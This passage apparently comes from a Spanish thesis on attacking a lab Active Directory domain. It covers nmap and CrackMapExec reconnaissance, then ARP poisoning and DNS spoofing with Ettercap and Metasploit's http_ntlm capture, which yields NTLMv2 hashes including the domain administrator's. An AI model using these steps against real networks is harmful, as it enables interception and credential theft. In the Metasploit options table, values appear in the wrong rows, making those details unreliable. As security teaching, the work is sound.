Discovered open port 88/tcp on 192.168.200.129
Completed SYN Stealth Scan at 19:24, 13.64s elapsed (65535 total ports)
Initiating Service scan at 19:24
Scanning 26 services on 192.168.200.129
```

Figura 11. Fingerprinting sobre el controlador de dominio usando NMAP (1ª parte)

```
Host is up (0.00012s latency).
Not shown: 58441 closed ports, 7068 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE          VERSION
53/tcp    open  domain          Simple DNS Plus
88/tcp    open  kerberos-sec    Microsoft Windows Kerberos (server time: 2021-06-04 17:24:41Z)
135/tcp   open  msrpc           Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
389/tcp   open  ldap            Microsoft Windows Active Directory LDAP (Domain: awrsccompany.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http      Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap            Microsoft Windows Active Directory LDAP (Domain: awrsccompany.local0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5357/tcp  open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5985/tcp  open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf          .NET Message Framing
47001/tcp open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp open  msrpc           Microsoft Windows RPC
49665/tcp open  msrpc           Microsoft Windows RPC
49666/tcp open  msrpc           Microsoft Windows RPC
49667/tcp open  msrpc           Microsoft Windows RPC
49669/tcp open  msrpc           Microsoft Windows RPC
49670/tcp open  ncacn_http      Microsoft Windows RPC over HTTP 1.0
49671/tcp open  msrpc           Microsoft Windows RPC
49673/tcp open  msrpc           Microsoft Windows RPC
49680/tcp open  msrpc           Microsoft Windows RPC
49688/tcp open  msrpc           Microsoft Windows RPC
49700/tcp open  msrpc           Microsoft Windows RPC
MAC Address: 00:0C:29:D5:0C:83 (VMware)
Service Info: Host: DC-AWRSCOMPANY; OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 74.18 seconds
Raw packets sent: 88328 (3.886MB) | Rcvd: 58468 (2.339MB)
```

Figura 12. Fingerprinting sobre el controlador de dominio usando NMAP (2ª parte)

Los puertos que más me llaman la atención como atacante son:

- **Puerto 88:** Servicio de autenticación de Kerberos.
- **Puerto 139:** Protocolo NetBIOS que se utiliza para la comunicación y transmisión de información entre máquinas, o aplicaciones, normalmente a través de Samba (SMB).
- **Puerto 389:** Protocolo LDAP de *Active Directory*.
- **Puerto 445:** Protocolo Samba (SMB).
- **Puerto 5985:** Servicio de administración remota de Windows (WinRM).

Además, hemos averiguado información relevante como el nombre del dominio, que en este caso es *awrscompany.local*. Por tanto, vamos a modificar el fichero */etc/host* de nuestra máquina Kali para que asocie directamente la dirección IP 192.168.200.129 al nombre *awrscompany.local*.

Como sabemos que el puerto 445 está abierto podemos probar herramientas como *SMBClient* o *SMBMap* [38] haciendo uso de un “*Null Session*”, es decir, intentar listar si existe algún recurso compartido a nivel de red, sin proporcionar credenciales válidas, que nos sirva de utilidad para intentar comprometer algún usuario del dominio. No obstante, en esta ocasión, esto último no nos devuelve ningún resultado.

Seguidamente vamos a realizar una nueva tarea de reconocimiento, es este caso, sobre los clientes Windows 7 y Windows 10, utilizando el comando que hemos ejecutado anteriormente, para ver que puertos y que servicios en dichos puertos están ejecutando estos clientes.

```
(root@kali) [~/ActiveDirectory]
# nmap -sS -sV -p- --open --min-rate 5000 -n -v 192.168.200.130
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-04 20:24 CEST
NSE: Loaded 45 scripts for scanning.
Initiating ARP Ping Scan at 20:24
Scanning 192.168.200.130 [1 port]
Completed ARP Ping Scan at 20:24, 0.05s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 20:24
Scanning 192.168.200.130 [65535 ports]
Discovered open port 135/tcp on 192.168.200.130
Discovered open port 445/tcp on 192.168.200.130
Discovered open port 139/tcp on 192.168.200.130
Discovered open port 49665/tcp on 192.168.200.130
Discovered open port 49666/tcp on 192.168.200.130
Discovered open port 49664/tcp on 192.168.200.130
Discovered open port 49669/tcp on 192.168.200.130
Discovered open port 49690/tcp on 192.168.200.130
Discovered open port 49686/tcp on 192.168.200.130
Discovered open port 5040/tcp on 192.168.200.130
Discovered open port 49688/tcp on 192.168.200.130
Discovered open port 49668/tcp on 192.168.200.130
Completed SYN Stealth Scan at 20:24, 13.44s elapsed (65535 total ports)
Initiating Service scan at 20:24
Scanning 12 services on 192.168.200.130
Stats: 0:00:19 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Service scan Timing: About 33.33% done; ETC: 20:27 (0:01:46 remaining)
Completed Service scan at 20:27, 156.21s elapsed (12 services on 1 host)
NSE: Script scanning 192.168.200.130.
Initiating NSE at 20:27
Completed NSE at 20:27, 7.01s elapsed
Initiating NSE at 20:27
Completed NSE at 20:27, 1.01s elapsed
Nmap scan report for 192.168.200.130
Host is up (0.00041s latency).
```

Figura 13. Fingerprinting sobre la máquina Windows 10 usando NMAP (1ª parte)

```
PORT      STATE SERVICE          VERSION
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
5040/tcp  open  unknown
49664/tcp open  msrpc            Microsoft Windows RPC
49665/tcp open  msrpc            Microsoft Windows RPC
49666/tcp open  msrpc            Microsoft Windows RPC
49668/tcp open  msrpc            Microsoft Windows RPC
49669/tcp open  msrpc            Microsoft Windows RPC
49686/tcp open  msrpc            Microsoft Windows RPC
49688/tcp open  msrpc            Microsoft Windows RPC
49690/tcp open  msrpc            Microsoft Windows RPC
MAC Address: 00:0C:29:59:BA:6A (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 178.09 seconds
Raw packets sent: 88414 (3.890MB) | Rcvd: 59065 (2.363MB)
```

Figura 14. Fingerprinting sobre la máquina Windows 10 usando NMAP (2ª parte)

```
(root@kali)~[~/ActiveDirectory]
# nmap -sS -sV -p- --open --min-rate 5000 -n -v 192.168.200.131
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-04 20:26 CEST
NSE: Loaded 45 scripts for scanning.
Initiating ARP Ping Scan at 20:26
Scanning 192.168.200.131 [1 port]
Completed ARP Ping Scan at 20:26, 0.04s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 20:26
Scanning 192.168.200.131 [65535 ports]
Discovered open port 139/tcp on 192.168.200.131
Discovered open port 135/tcp on 192.168.200.131
Discovered open port 445/tcp on 192.168.200.131
Discovered open port 49155/tcp on 192.168.200.131
Discovered open port 49154/tcp on 192.168.200.131
Discovered open port 49183/tcp on 192.168.200.131
Discovered open port 49184/tcp on 192.168.200.131
Discovered open port 49153/tcp on 192.168.200.131
Discovered open port 49152/tcp on 192.168.200.131
Discovered open port 5357/tcp on 192.168.200.131
Completed SYN Stealth Scan at 20:26, 11.76s elapsed (65535 total ports)
Initiating Service scan at 20:26
Scanning 10 services on 192.168.200.131
Service scan Timing: About 50.00% done; ETC: 20:28 (0:00:53 remaining)
Completed Service scan at 20:27, 58.59s elapsed (10 services on 1 host)
NSE: Script scanning 192.168.200.131.
Initiating NSE at 20:27
Completed NSE at 20:27, 0.01s elapsed
Initiating NSE at 20:27
Completed NSE at 20:27, 0.00s elapsed
Nmap scan report for 192.168.200.131
Host is up (0.00011s latency).
```

Figura 15. Fingerprinting sobre la máquina Windows 7 usando NMAP (1ª parte)

```
PORT      STATE SERVICE          VERSION
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds    Microsoft Windows 7 - 10 microsoft-ds (workgroup: AWRSCOMPANY)
5357/tcp  open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc            Microsoft Windows RPC
49153/tcp open  msrpc            Microsoft Windows RPC
49154/tcp open  msrpc            Microsoft Windows RPC
49155/tcp open  msrpc            Microsoft Windows RPC
49183/tcp open  msrpc            Microsoft Windows RPC
49184/tcp open  msrpc            Microsoft Windows RPC
MAC Address: 00:0C:29:1F:40:05 (VMware)
Service Info: Host: PC2-W7; OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 70.79 seconds
Raw packets sent: 83539 (3.676MB) | Rcvd: 58369 (2.335MB)
```

Figura 16. Fingerprinting sobre la máquina Windows 7 usando NMAP (2ª parte)

Mediante la Figura 13, Figura 14, Figura 15 y Figura 16, es posible observar los resultados que la herramienta NMAP ha reportado. En dicho reporte, tal y como cabía esperar, no encontramos información relevante.

Para finalizar el reconocimiento activo, existe una herramienta denominada *CrackMapExec* [39]. Se trata de una herramienta de post-explotación desarrollada en Python, que se caracteriza por la capacidad de realizar movimientos laterales en una red local, no obstante, también es capaz de realizar numerosas acciones que iremos viendo más adelante en ciertos tipos de ataques. Además, *CrackMapExec* puede hacer uso de protocolos como Samba (SMB), WinRM o HTTP, entre otros, por lo tanto, otro reconocimiento de las máquinas activas dentro de un determinado segmento de red se puede realizar con esta herramienta a través de Samba (SMB).

```
crackmapexec smb 192.168.200.0/24
```

En el comando anterior le hemos especificado a la herramienta que realice un reconocimiento del segmento de red 192.168.200.0/24 para averiguar las máquinas activas. Mediante la Figura 17, es posible observar como la herramienta ha reportado las tres máquinas que están activas junto con información sobre cada una de ellas.

```
[root@kali:~/ActiveDirectory]# crackmapexec smb 192.168.200.0/24
SMB 192.168.200.131 445 PC2-W7 [*] Windows 7 Professional 7601 Service Pack 1 (name:PC2-W7) (domain:awrsccompany.local) (signing:False) (SMBv1:True)
SMB 192.168.200.130 445 PC1-W10 [*] Windows 10.0 Build 19041 (name:PC1-W10) (domain:awrsccompany.local) (signing:False) (SMBv1:False)
SMB 192.168.200.129 445 DC-AWRSCOMPANY [*] Windows 10.0 Build 17763 x64 (name:DC-AWRSCOMPANY) (domain:awrsccompany.local) (signing:True) (SMBv1:False)
```

Figura 17. Fingerprinting usando CrackMapExec

4.3.1. Ataque NTLM Relay

Un ataque NTLM *Relay* [40] forma parte de la familia de ataques *Relay* que existen. Los ataques *Relay*, o ataques de retransmisión en castellano, son unos tipos de ataques donde el atacante realiza un *Man-In-The-Middle* (MITM) y trata de interceptar las comunicaciones de la víctima con el objetivo de manipularlas y obtener algún tipo de beneficio, como por ejemplo

hacerse pasar por la víctima. Por tanto, un ataque NTLM *Relay* se basa en obtener la autenticación NTLM de la víctima para así enviar dicha autenticación y hacerse pasar por la víctima para conseguir acceso.

Para realizar el ataque, un atacante se coloca en medio de la conexión establecida entre la víctima y el servidor, esperando a recibir peticiones de la víctima que le sean de utilidad en el servidor. Gracias a la Figura 18, podemos ver gráficamente las fases de las que se componen este ataque NTLM *Relay*.




Figura 18. Diagrama de un ataque NTLM Relay

Tras tener una primera impresión del ataque NTLM *Relay*, merece la pena comentar que tipo de autenticación NTLM podemos capturar con este ataque, ya que existe mucha confusión entre los *hashes* NTLM que podemos encontrar:

- **Hash NTLM:** Estos *hashes* se almacenan en la base de datos local de credenciales denominada *Security Account Manager* (SAM) de una máquina concreta, y/o en la base de datos de credenciales del controlador de dominio denominada NTDS.dit. La representación de estos *hashes* dentro de las dos bases de datos antes mencionadas es:

```
USUARIO:ID:HASH_LM:HASH_NT:::
```

```
usuario1:1105:42f29043y123fa9c74f23606c6g522b0:71759a1bb2web4  
da43e676d6b7190711
```

- **Hash Net-NTLMv2:** Estos *hashes* se tratarían de la respuesta al desafío NTLM enviado por el servidor para la autenticación de un cliente, por lo que no se almacenan en ninguna base de datos. La representación de estos *hashes* es:

```
admin::N46iSNekpT:08ca45b7d7ea58ee:88dcbe4446168966a153a00649  
58dac6:5c7830315c78303100000000000000b45c67103d07d7b95acd12ffa  
11230e0000000052920b85f78d013c31cdb3b92f5d765c783030
```

Desde la perspectiva de un atacante, resulta fundamental diferenciar estos dos tipos de *hashes*, ya que no se pueden realizar las mismas acciones con ambos *hashes*. Cuando se captura un *hash* NTLM es posible realizar la técnica denominada *Pass-the-Hash*, que veremos en que consiste más adelante, sin embargo, por el contrario, cuando se captura un *hash* Net-NTLMv2 no es posible realizar esta misma técnica, ya que lo más habitual es crackear el *hash* para obtener la contraseña en texto plano.

- **Ataque NTLM Relay utilizando Metasploit**

La primera de las pruebas que vamos a desplegar será mediante un ataque MITM, en la que realizaremos un envenenamiento de las tablas ARP de la víctima (*ARP Poisoning*), y una suplantación de identidad del servidor DNS (*DNS Spoofing*). Además, utilizaremos la famosa herramienta de *pentesting* Metasploit para capturar los *hashes* NTLM a través del protocolo HTTP.

Para desplegar el ataque MITM utilizaremos la herramienta Ettercap [41], esta herramienta se trata de un *sniffer* para redes locales (LAN). Cuando comenzamos a escanear el segmento de red 192.168.200/24 en busca de máquinas activas, la herramienta nos reporta 5 máquinas activas, 3 de las cuales son los objetivos que nos interesan como atacantes, es decir, el controlador de dominio y los clientes Windows 7 y Windows 10. Acto seguido realizamos un envenenamiento de sus tablas ARP, para ello tendremos que seleccionar esta opción (*ARP Poisoning*) dentro de la colección de ataques MITM, como se muestra en la Figura 19.

Después vamos a realizar una suplantación del servidor DNS, para que así, cuando las máquinas víctimas consulten un dominio específico, sean redirigidos a un servidor web que controlaremos nosotros como atacantes. El dominio al que queremos suplantar será Google, ya que es sabido que numerosos navegadores tienen como página principal este dominio, además de ser el motor de búsqueda más utilizado por los usuarios. Por consiguiente, para poder realizar esta suplantación, vamos a modificar el fichero `/etc/ettercap/etter.dns` añadiendo la siguiente línea:

En <code>/etc/ettercap/etter.dns</code>		
<code>*google.es</code>	<code>A</code>	<code>192.168.200.128</code>

La línea anterior indica que cualquier petición hacia el dominio de Google España, sea redirigida hacia nuestra máquina de atacante.




Figura 19. Ataque MITM – ARP Poisoning




Figura 20. Ataque MITM – DNS Spoofing

Por último y tal como se muestra en la Figura 20, tendremos que habilitar el módulo de suplantación de DNS del que dispone esta herramienta. Para ello, seleccionaremos este módulo dentro de la colección de módulos de la herramienta (*Plugins* → *Manage plugins*).

Tras la correcta configuración de Ettercap, ya se estará realizando un ataque MITM hacia todas las máquinas víctimas. Una rápida comprobación de que el envenenamiento ARP se está realizando con éxito es visualizar las tablas ARP en todas las máquinas víctimas. En la Figura 21 es posible observar como todas las direcciones IP del segmento de red 192.168.200.0/24 tienen la misma dirección MAC, la cual pertenece a la dirección MAC de la máquina atacante. Este hecho es un claro indicio de que se está realizando un ataque MITM sobre la red que está afectando a equipos críticos como el controlador de dominio.

```
ca. Administrador: C:\Windows\system32\cmd.exe
Microsoft Windows [Versión 10.0.17763.737]
(c) 2018 Microsoft Corporation. Todos los derechos reservados.

C:\Users\Administrador>arp -a

Interfaz: 192.168.200.129 --- 0xa
Dirección de Internet           Dirección física           Tipo
192.168.200.2                   00-0c-29-df-6d-a9        dinámico
192.168.200.128                 00-0c-29-df-6d-a9        dinámico
192.168.200.130                 00-0c-29-df-6d-a9        dinámico
192.168.200.131                 00-0c-29-df-6d-a9        dinámico
192.168.200.254                 00-0c-29-df-6d-a9        dinámico
192.168.200.255                 ff-ff-ff-ff-ff-ff        estático
224.0.0.22                      01-00-5e-00-00-16        estático
224.0.0.251                     01-00-5e-00-00-fb        estático
224.0.0.252                     01-00-5e-00-00-fc        estático
239.255.255.250                 01-00-5e-7f-ff-fa        estático
255.255.255.255                 ff-ff-ff-ff-ff-ff        estático
```

Figura 21. Envenenamiento de las tablas ARP en el controlador de dominio

Seguidamente, vamos a utilizar el módulo `http_ntlm` de Metasploit mediante el siguiente comando:

```
use auxiliary/server/capture/http_ntlm
```

```
msf6 auxiliary(server/capture/http_ntlm) > options
Module options (auxiliary/server/capture/http_ntlm):
-----
Name           Current Setting  Required  Description
-----
CAINPWFILE    1122334455667788  yes       The local filename to store the hashes in Cain&Abel format
CHALLENGE     /root/hash       no        The 8 byte challenge
JOHNPWFILE    192.168.200.128  yes       The prefix to the local filename to store the hashes in JOHN format
SRVHOST       80               yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT       80               yes       The local port to listen on.
SSL           false            no        Negotiate SSL for incoming connections
SSLCert       /                no        Path to a custom SSL certificate (default is randomly generated)
URIPATH       /                no        The URI to use for this exploit (default is random)

Auxiliary action:
-----
Name           Description
-----
WebServer     Run capture web server
```

Figura 22. Opciones del módulo `http_ntlm` de Metasploit

En la Figura 22 se pueden observar los parámetros necesarios para el correcto funcionamiento del módulo. Los parámetros `SRVHOST` y `SRVPORT` hacen referencia a la dirección IP y el puerto donde queremos que se ejecute este servidor web malicioso, en este caso corresponden a

nuestra dirección IP de atacante, como es 192.168.200.128, y al puerto 80 HTTP. También resulta necesario especificar el parámetro *JOHNPF*, que hace referencia a la ruta donde queremos que se guarde, en formato John The Ripper, los *hashes* capturados. Por último, podemos observar el parámetro *CHALLENGE*, este parámetro se encuentra con el valor por defecto “1122334455667788” (16 bytes), un valor con falta de aleatoriedad que se enviará como reto NTLM a la víctima para que lo cifre con su contraseña y poder crackearla.

```
msf6 auxiliary(server/capture/http_ntlm) > exploit
[*] Auxilliary module running as background job 5.

[*] Using URL: http://192.168.200.128:80/
[*] Server started.
msf6 auxiliary(server/capture/http_ntlm) > [*] 2021-06-06 13:37:20 +0200
NTLMv2 Response Captured from PC2-W7
DOMAIN: AWRSCOMPANY USER: admin.it
LMHASH:Disabled LM_CLIENT_CHALLENGE:Disabled
NTHASH:85c2e966273219aa704cf1e5a629c34 NT_CLIENT_CHALLENGE:01010000000000003ca1d4ec85ad701e30209ed1e65109f000000002000c0044004f004d00410049004e0000000000000000

[*] 2021-06-06 13:38:09 +0200
NTLMv2 Response Captured from PC1-W10
DOMAIN: AWRSCOMPANY USER: miles.morales
LMHASH:Disabled LM_CLIENT_CHALLENGE:Disabled
NTHASH:e05ccb8bfa8c2ac24512719dd913bcd2 NT_CLIENT_CHALLENGE:0101000000000000ecd3b36bc85ad70104e12b9f32a414ca000000002000c0044004f004d00410049004e0000000000000000

[*] 2021-06-06 13:38:09 +0200
NTLMv2 Response Captured from PC1-W10
DOMAIN: AWRSCOMPANY USER: miles.morales
LMHASH:Disabled LM_CLIENT_CHALLENGE:Disabled
NTHASH:1548a458c3a2743f1e6fe4f30e82b764 NT_CLIENT_CHALLENGE:01010000000000005ccd56bc85ad701f489c3a15faab9c3000000002000c0044004f004d00410049004e0000000000000000

[*] 2021-06-06 13:39:13 +0200
NTLMv2 Response Captured from DC-AWRSCOMPANY
DOMAIN: AWRSCOMPANY USER: Administrador
LMHASH:Disabled LM_CLIENT_CHALLENGE:Disabled
NTHASH:01157317a8df2bda3da27fd7f53fc23f NT_CLIENT_CHALLENGE:01010000000000000671d391c85ad701abf547e58ae7e5c2000000002000c0044004f004d00410049004e0000000000000000

[*] 2021-06-06 13:39:14 +0200
NTLMv2 Response Captured from DC-AWRSCOMPANY
DOMAIN: AWRSCOMPANY USER: Administrador
LMHASH:Disabled LM_CLIENT_CHALLENGE:Disabled
NTHASH:ed1d411c97688c770c52b9b16c7cb52a NT_CLIENT_CHALLENGE:0101000000000000c5050f92c85ad7018f45813542ee86ad000000002000c0044004f004d00410049004e0000000000000000
```

Figura 23. Ejecución del módulo *http_ntlm* de Metasploit

En la Figura 23 se puede observar cómo se han capturado varios *hashes* de varios usuarios, entre ellos el administrador del controlador de dominio. Lo que ha ocurrido tras la ejecución del módulo es que Metasploit ha lanzado un servidor web. Gracias al ataque MITM, cuando los clientes accedían al dominio de Google España, estos eran redirigidos al servidor levantado por Metasploit, el cual les pedía sus credenciales de acceso, en ese instante, y de forma totalmente transparente al usuario, se está enviando una petición de autenticación al servidor malicioso. Este servidor malicioso, le envía el reto NTLM anteriormente comentado, y el cliente devuelve dicho reto cifrado con sus credenciales de acceso. Tal y como hemos comentado antes, la falta de aleatoriedad en el reto supone que atacante sea capaz de crackear su contraseña. Por lo tanto, en este ataque se está realizando una autenticación NTLM, como se mostraba anteriormente en la Figura 6, de los clientes frente al atacante y no frente al controlador de dominio.





Figura 24. Autenticación de los clientes contra el servidor malicioso

